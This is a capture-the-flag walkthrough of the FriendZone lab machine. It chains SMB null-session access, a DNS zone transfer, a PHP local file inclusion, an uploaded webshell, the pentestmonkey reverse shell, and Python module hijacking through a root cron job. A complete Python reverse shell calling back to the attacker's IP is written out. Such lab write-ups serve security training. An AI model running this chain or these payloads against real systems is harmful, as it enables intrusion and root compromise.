Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.123"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 3.0.3
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4
53/tcp  open  domain      syn-ack ttl 63 ISC BIND 9.11.3-1ubuntu1.2
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X
443/tcp open  ssl/http    syn-ack ttl 63 Apache httpd 2.4.29
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu
We get back the following result showing that seven ports are open:
- Port 21: running ftp vsftpd 3.0.3
- Port 22: running OpenSSH 7.6p1 Ubuntu 4
- Port 53: running ISC BIND 9.11.3–1ubuntu1.2 (DNS)
- Ports 80 & 443: running Apache httpd 2.4.29
- Ports 139 and 445: Samba smbd 4.7.6-Ubuntu
Moreover, I’ll take careful notice of the domain in the TLS certificate, commonName=friendzone.red.
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $target
Enumeration
SMB
I’ll go to smbmap for a quick look at the shares and my permissions:

It’s interesting to see the comment on Files as /etc/Files. Using the nmap script smb-enum-shares.nse tells me exactly where each share maps on the filesystem.
Let’s investigate the content of the shares that we can read with SMB Null Authentication.
general

Ok, wow! Credentials found! Let’s immediately try those credentials on FTP and SSH! Unfortunately, they don’t work.
Development

Ok, that’s empty — but readable and writeable.
HTTP (80/tcp)

We can see the email is info@friendzoneportal.red. The friendzoneportal.red could be a possible domain name.
DNS (53/tcp and 53/udp)
TCP is only used in DNS when the response size is greater than 512 bytes. Typically this is associated with Zone Transfers. I’ll do that with dig:
dig axfr friendzone.red @10.10.10.123friendzone.red. 604800 IN SOA localhost. root.localhost.
friendzone.red. 604800 IN A 127.0.0.1
administrator1.friendzone.red. 604800 IN A 127.0.0.1
hr.friendzone.red. 604800 IN A 127.0.0.1
uploads.friendzone.red. 604800 IN A 127.0.0.1
Then, try with the other domain name we collected, friendzoneportal.red.
dig axfr friendzoneportal.red @10.10.10.123admin.friendzoneportal.red. 604800 IN A 127.0.0.1
files.friendzoneportal.red. 604800 IN A 127.0.0.1
imports.friendzoneportal.red. 604800 IN A 127.0.0.1
vpn.friendzoneportal.red. 604800 IN A 127.0.0.1
Let’s update our /etc/hosts file with those subdomains.

Now we start visiting the subdomains we found.
The login form at administrator1.friendzone.red accepts the credentials found within the SMB folder.

We get access to the dashboard.php webpage. This site is “untested application” with some sloppy text including an error message:

If we add the suggested parameters to the URL and visit https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=timestamp:

Likely, there’s a LFI here. Let’s analyze the two parameters we have: image_id and pagename.
Since we know the existence of the page timestamp.php, we can think that the backend is taking the string timestamp and adding to it .php and then it is executed. The output is then shown.
Let’s try with another page name that we know to exist, such as login.

There we go. We can assume that this is likely doing a include($_GET["pagename"] . ".php").
We can also try to access pages outside this directory. On the uploads subdomain, there’s an upload.php page. Let’s try:
pagename=../uploads/upload
Read PHP Source
Using php://filter, we can also display the contents of executable files such as .php, rather than executing them. This allows us to review PHP files for sensitive information and analyze the web application’s logic.
If we visit pagename=php://filter/convert.base64-encode/resource=dashboard, we can see a long base64 string on the page:

Decoding it reveals the source code with include($_GET["pagename"].".php") confirmed.
Webshell
We may want to leverage this LFI to get a webshell. We’ll use SMB access to drop a simple php command shell into the Development share, which nmap told us was /etc/Development.

Now we can try to traverse the directory and access that shell:
https://administrator1.friendzone.red/dashboard.php?image_id=&pagename=../../../etc/Development/shell&cmd=id
Let’s get the pentestmonkey reverse shell:
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.phpChange the IP and port and upload it to the Development share. Then listen on port 53:
rlwrap nc -nvlp 53
We have a shell as www-data. Let’s upgrade it to a better shell.
python -c 'import pty; pty.spawn("/bin/bash")'
PrivEsc
Running linpeas.sh gives us some interesting files to check.


The last one corresponds to the creds.txt file we already got through SMB Null session. The first one contains apparently mysql credentials for the friend user. Let’s try them as standard credentials for the user (password reuse).


We can also SSH with this user, so that our reverse shell is no more needed:
Now, we need a way to get to root. While Linpeas doesn’t help us that much, let’s try inspecting processes with pspy. We notice two interesting lines:

There’s a scheduled task running a Python script that imports the os module. Let’s see its content:
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

# I need to edit the script later
# Sam ~ python developer
A lot of commented lines. Most of the script is commented out so there isn’t much to do there. It does import the os module. Maybe we can hijack that. Locate the module on the machine.

It seems that we have write permission over os.py.

This is obviously a security misconfiguration. As a non-privileged user, I should only have read access to the script. If we add a reverse shell to the script and wait for the root owned scheduled task to run, we’ll get back a reverse shell with root privileges!
So, we get a Python reverse shell and edit IP and port accordingly:
import socket,subprocess;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.47",443));
dup2(s.fileno(),0);
dup2(s.fileno(),1);
dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
It’s a standard python reverse shell, except that instead of os.dup2(), I just write dup2(). That’s because I’m in the os module right now.
Then, we append it at the end of the /usr/lib/python2.7/os.py file and wait that our listener will get the root reverse shell connection.

rlwrap nc -nvlp 443